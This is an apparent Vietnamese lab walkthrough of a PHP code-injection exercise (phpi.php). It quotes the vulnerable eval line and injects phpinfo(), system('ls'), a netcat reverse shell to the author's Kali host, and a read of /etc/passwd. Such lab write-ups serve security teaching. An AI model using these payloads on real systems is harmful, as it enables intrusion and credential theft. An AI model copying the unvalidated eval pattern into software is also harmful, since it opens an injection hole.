

PHP Code Injection

Giao diện bài lab




Ta sẽ thử click vào message



Kết quả trả về test. ở đây ta sẽ để ý lên thanh ur có hiện message = test – 1 dấu hiệu khả nghi của 1 lỗ hổng.

Tiếp theo mình sẽ check source code dựa theo tên trên thanh url là phpi.php



ở đây ta thấy dòng code

<p><i><?php @eval ("echo " . $\_REQUEST["message"] . ";");?></i></p>

ở đây người lập trình đã mắc 1 lỗi nghiêm trọng khi chỉ sử dụng hàm eval() để thực thi lệnh mà không qua bất kì 1 phương thức validate nào. Điều này tiềm ẩn rất nhiều nguy cơ người dùng sẽ inject những đoạn code độc hại vào chương trình.

Đầu tiền mình sẽ inject code để chương trình hiện ra phpinfo()



Phiên bản php của trang này là 5.2.4-2ubuntu5

Tiếp theo ta sẽ thử kết nối đến máy của ta thông qua hàm system(). ở đây mình sẽ dùng


system(‘ls ’)




Kết quả trả về tất cả thư mục và file hiện có trên hệ thống

system(‘nc 192.168.19.134 8000 -e /bin/bash’)

Mình sẽ sử sử dụng netcat listener để nghe các gói tin từ hệ thống nạn nhân gửi đến ip của máy ảo của mình là kali với ip 192.168.19.134 port 8000



Lệnh ls



Cat /etc/passwd

Vậy ta đã thực hiện khai thác hệ thống qua máy ảo kali và biết được thông tin user và mật khẩu